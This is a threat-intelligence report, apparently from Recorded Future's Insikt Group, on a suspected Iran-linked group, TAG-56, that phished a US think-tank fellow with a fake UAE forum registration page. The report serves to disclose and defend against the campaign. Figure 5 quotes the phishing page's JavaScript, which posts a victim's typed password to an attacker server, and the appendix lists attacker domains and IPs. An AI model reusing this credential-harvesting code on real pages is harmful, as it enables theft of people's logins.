
Recorded Future®

By Insikt Group®



Suspected Iran-Nexus TAG-56 Uses UAE Forum Lure for Credential Theft Against US Think Tank

CTA-IR-2022-1129

From Insikt Group

November 29, 2022

This report covers threat activity that is highly likely related to a broader campaign led by a suspected Iran-nexus threat activity group, TAG-56. Insikt Group discovered this threat activity via threat-hunting techniques. This research is pertinent to individuals and organizations that cover Iranian cyber operations, IT security employees, members of think tanks, non-governmental organizations, journalists, and governments.

Executive Summary

In early November 2022, Insikt Group identified a phishing and follow-on credential theft attack highly likely led by an Iran-nexus threat activity group directed against the US-based Washington Institute think tank. The credential theft component masquerades as a Microsoft registration form for the 2022 Sir Bani Yas Forum hosted by the government of the United Arab Emirates (UAE). The threat activity is highly likely indicative of a broader campaign that makes use of URL shorteners to direct victims to malicious pages where credentials are stolen. This tradecraft is common among Iran-nexus advanced persistent threat (APT) groups like APT42 and Phosphorus.

Insikt Group identified 5 domains highly likely used to host credential theft pages. The credential theft examples associated with this research were submitted to urlscan throughout 2022. The most recent submission was from the UAE on November 3, 2022. As of this writing, it is highly likely that this threat activity is related to an ongoing campaign. Insikt Group tracks this activity under the temporary group designator TAG-56.

Threat Analysis

Initial Discovery

On November 3, 2022, Insikt Group identified a suspicious urlscan submission from a user in the UAE that returned a fake Microsoft registration form for the 2022 Sir Bani Yas Forum as noted in **Figure 1**. The intended target of the attack is a senior fellow of the Washington Institute, a US-based think tank focused on US foreign policy in the Near East. The submission data revealed that the victim likely received a spearphishing message that, when clicked, would redirect them to a URL with the apex domain name — mailer-daemon[.]net — where the spoofed registration page is hosted.




Figure 1: *Registration form purporting to be linked to the Sir Bani Yas Forum (Source: urlscan)*

The domain “mailer-daemon[.]net” was registered on October 11, 2022, via Namecheap and uses WHOIS privacy protection. The domain has resolved to 162.0.232[.]252 since October 11, 2022. The reverse DNS for 162.0.232[.]252 is “web-hosting[.]com”, which is associated with Namecheap's shared hosting services.

Insikt Group identified 4 further domains, listed in **Table 1** below, which use an identical domain naming convention as mailer-daemon[.]net. All but 1 domain, “mailer-daemon[.]org”, use Namecheap's shared hosting services. The domain “mailer-daemon[.]org” was registered using GoDaddy. Open-source reporting reveals similar domains, specifically “mailerdaemon[.]me” and “mailer-daemon-message[.]co”, were used by members of the Phosphorus APT group to lead attacks throughout 2020 and 2021.

Domain	IP Address	First Seen	Registrar	WHOIS Registration
mailer-daemon[.]online	198.54.115[.]217	23 November 2022	Namecheap	Privacy Protected
mailer-daemon[.]org	92.205.13[.]202	13 November 2022	GoDaddy	Privacy Protected
mailer-daemon[.]net	162.0.232[.]252	11 October 2022	Namecheap	Privacy Protected
mailer-daemon[.]me	199.188.200[.]217	31 May 2022	Namecheap	Privacy Protected
mailer-daemon[.]live	199.188.200[.]217	9 November 2021	Namecheap	Privacy Protected

***Table 1**: Domain names associated with TAG-56 threat activity (Source: Recorded Future)*

The Fake URL Shortener

A fake URL shortener, “tinyurl[.]ink”, which spoofs the legitimate service TinyURL (tinyurl[.]com), was identified as part of our research. The fake URL shortener was used to deliver a lure document — “Iran nuke.docx” — titled "ANOTHER FLAWED IRAN DEAL AND THE NEXT PHASE OF US POLICY", which, as the title implies, concerns Iran's nuclear program. The document, shown in **Figure 2**, is benign and was likely used by the attackers to lower the precautionary behavior of the intended target. In a June 2022 report regarding an Iranian APT campaign that targeted US and Israeli government officials, Check Point Research noted that benign documents were sent to targets to initiate conversations.




***Figure 2**: Decoy document sent to intended targets (Source: Tria.ge)*

As part of the delivery of "Iran nuke.docx", TAG-56 operatives used the fake URL shortener in conjunction with the legitimate shortening service tinyurl[.]com as depicted in **Figure 3**. The attack chain started with the operatives delivering a message using the legitimate URL shortener (tinyurl[.]com) against a suspected target; if the target clicked on the link, they were redirected to the spoofed equivalent (tinyurl[.]ink). Another submission to urlscan from Israel revealed that TAG-56 used tinyurl[.]com to engage with a suspected target using the "mailer-daemon[.]live" domain. At the time of analysis, "mailer-daemon[.]live" resolved to another IP address owned by Namecheap: 198.54.116[.]118.

***Figure 3**: Observed redirects to Iran nuke document (Source: Recorded Future)*

We do not know how TAG-56 disseminated any of the links associated with this research, although it is highly likely that spearphishing, or potentially an encrypted chat platform, was used for delivery. Some Iran-nexus operators, such as those associated with APT42, have been known to send links directly to victims' WhatsApp or Telegram accounts and engage in chats to manipulate them through social engineering.

File Name	SHA256 Hash	URL	Last Modified
Iran nuke.docx	69eb4fca412201039105d862d5f2bf12085d41cb18a93398afef0be8dfb9c229	hxxps[:]//tinyurl[.]ink/8tio97cy/Iran%20nuke.docx	28 February 2022

***Table 2**: Information associated with* Iran nuke.docx *file (Source: Recorded Future and urlscan)*

As noted in **Table 3**, the domain "tinyurl[.]ink" has resolved to IP address 199.188.200[.]217 since it was registered via Namecheap in mid-December 2021; WHOIS privacy protections were again employed by TAG-56 operators.

Domain	IP Address	First Seen	WHOIS Registration
tinyurl[.]ink	199.188.200[.]217	12 December 2021	Privacy protected

***Table 3**: URL Shortener has been operational since mid-December 2021 (Recorded Future)*

Server Configuration

The Namecheap server configuration of "tinyurl[.]ink" revealed another notable overlap to threat activity reported by Check Point Research: the attackers used a shared web host provided by Namecheap to establish their infrastructure, an aspect of TAG-56's tactics, techniques, and procedures (TTPs) that was also observed in the campaign reported by Check Point Research. In that campaign, the attacker-controlled infrastructure also included a fake URL shortener, "litby[.]us". This suggests that TAG-56 operators prefer to acquire purpose-built infrastructure as opposed to establishing their own.

Check Point Researchers also cited that the HTML of the URL shortener (litby[.]us) revealed direct links to a cluster of threat activity attributed to the Phosphorus APT in 2020. The domain “de-ma[.]online” underlined in **Figure 4** has not had an active DNS “A” record since November 2020.

```
<!--  <a href="https://de-ma.online/bAkH2y1qE/1/index1.php"> <li data-challenge-index="300" data
      <div class="card-left">
          <div class="icon-email svg-bg"></div>
      </div>
      <div class="card-content">
          <div class="card-title">
              <strong class="card-title-caption">
                  a*****ky@yahoo.com
                                          </strong>
          </div>
      </div>
      <button type="submit" name="index" class="pure-button puree-button-primary validate-btn"
  </li></a>-->
```

***Figure 4**: HTML code revealing links to* de-ma[.]online *domain (Source: Check Point Research)*

Insikt Group identified the likely reuse of code in the HTML of the Sir Bani Yas spoofed registration page. A JavaScript function specifically lists a variable "`passwd.trim()=="SaudiG20`", which is likely not related to the Sir Bani Yas forum and is more likely associated with the G20 meeting hosted by Saudi Arabia in 2020.

```
<script>
  function funalert()
  {
      var passwd = document.getElementById("passwd").value;
      if (passwd.trim()=="" || passwd.trim()=="SaudiG20")
      {
              document.getElementById("passwd").style="border-top-width: 0;border-left-width: 0;
ght:30px; margin:10px 0 0 0; border-radius:0px;"
              $("#passwd").val('');
              document.getElementById("err-msg").style.display = "block";

              return false ;
      }
      else
      {
              $.ajax({
                      url:"https://mailer-daemon.net/triumph-victory/interestings.php",
                      async :false,
                      data:"info=" + passwd +"***"+"sc-p1" ,
                      type : 'POST',
                      complete : function( data ) {window.top.location = "index2.php";}
```

***Figure 5**: Investigation of HTML revealed "SaudiG20" variable in a JavaScript function (Source: urlscan)*

The Sir Bani Yas forum spoofed login page also contained a redirect that included the string "`continue-to-settings.php`". The same string was identified in another submission made to urlscan on August 6, 2021. This submission revealed a malicious login page for Yahoo mail (another case of credential theft), but the apex domain used for the attack was "continuetogo[.]me". This domain was referenced in a report by Google's Threat Analysis Group in October 2021 and is associated with APT35. Threat researchers from multiple cybersecurity vendors have previously revealed strategic and technical overlaps between APT35, Charming Kitten, TA453, and APT42 (along with its forerunner UNC788).

```
hxxps[:]//continuetogo[.]me/Sec=Tab=settings/id=xxxxx=xxxxx/continue-to-settings.php
hxxps[:]//mailer-daemon[.]net/file=sharing=system/file.id.X=xxxxxx/continue-to-settings.php
```

***Figure 6**: Overlaps between 2 separate campaigns linked to APT35 (attributed by Google) and TAG-56 (Source: urlscan)*

Mitigations

- Establish robust policies and carry out social engineering and anti-phishing awareness exercises to help detect and prevent attacks.
- Use strong passwords and enable multi-factor authentication (MFA) where possible to limit the potential damage of credential theft.
- Monitor for domain abuse, such as typosquat domains spoofing your organization, through the Recorded Future Brand Intelligence (BI) module. The SecurityTrails extension is available to any customer that has a subscription to the Threat Intelligence (TI) or BI modules. The LogoType source and alerting is exclusive to the BI module, though the TI module does have access to the data via the Advanced Query Builder.
- "Cold-calling" is a common method Iranian social engineering operators use to engage with victims. This includes direct messaging on social media platforms as well as on encrypted chats. Be on the lookout for signs of inauthentic or reused material and attempt to directly verify with the source when possible.
- Recorded Future's Fraudulent Domains and Typosquats playbook explains triaging typosquatting or similar domain alerts. If you have not yet set up your alerts, see activating certified alerts in the Intelligence Goals Library.

Outlook

TAG-56 depicts many of the known TTPs associated with groups like APT42 and Phosphorus. This includes the domain naming conventions associated with attacker-controlled infrastructure, the use of recycled code, and the intended victim of the credential theft operation. The use of recycled HTML code is presumably a recurrent aspect of TAG-56's tradecraft, which notwithstanding the increased chance of detection by threat researchers, is still likely providing the attackers sufficient return on investment to not warrant a shift in TTPs.

The victimology of the threat activity associated with APT42 and Phosphorus is widely reported in open sources (1, 2, 3), as think tanks provide strategic-level information of intelligence value to their presumed handlers. The targeting overlap identified with TAG-56 supports our assessment that this threat cluster has strong overlaps with the aforementioned APT groups.

Appendix

Domains:
mailer-daemon[.]net
mailer-daemon[.]online
mailer-daemon[.]me
mailer-daemon[.]org
mailer-daemon[.]live
de-ma[.]online
tinyurl[.]ink
litby[.]us

IP Addresses:
92.205.13[.]202
162.0.232[.]252
198.54.116[.]118
198.54.115[.]217
199.188.200[.]217

URLs:
hxxps[:]//mailer-daemon[.]net/file=sharing=system/file.id.x=xxxxxx/first.check.html
hxxps[:]//continuetogo[.]me/Sec=Tab=settings/id=xxxxx=xxxxx/continue-to-settings.php
hxxps[:]//mailer-daemon[.]net/file=sharing=system/file.id.X=xxxxxx/continue-to-settings.php
hxxps[:]//mailer-daemon[.]live/sec=file=sharing/check.id=xxxxxxxx=xxxxxx/index.php
hxxps[:]//tinyurl[.]ink/8tio97cy/Iran%20nuke.docx

SHA256 Hash:
69eb4fca412201039105d862d5f2bf12085d41cb18a93398afef0be8dfb9c229

File:
Iran nuke.docx

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,500 businesses and government organizations across more than 60 countries.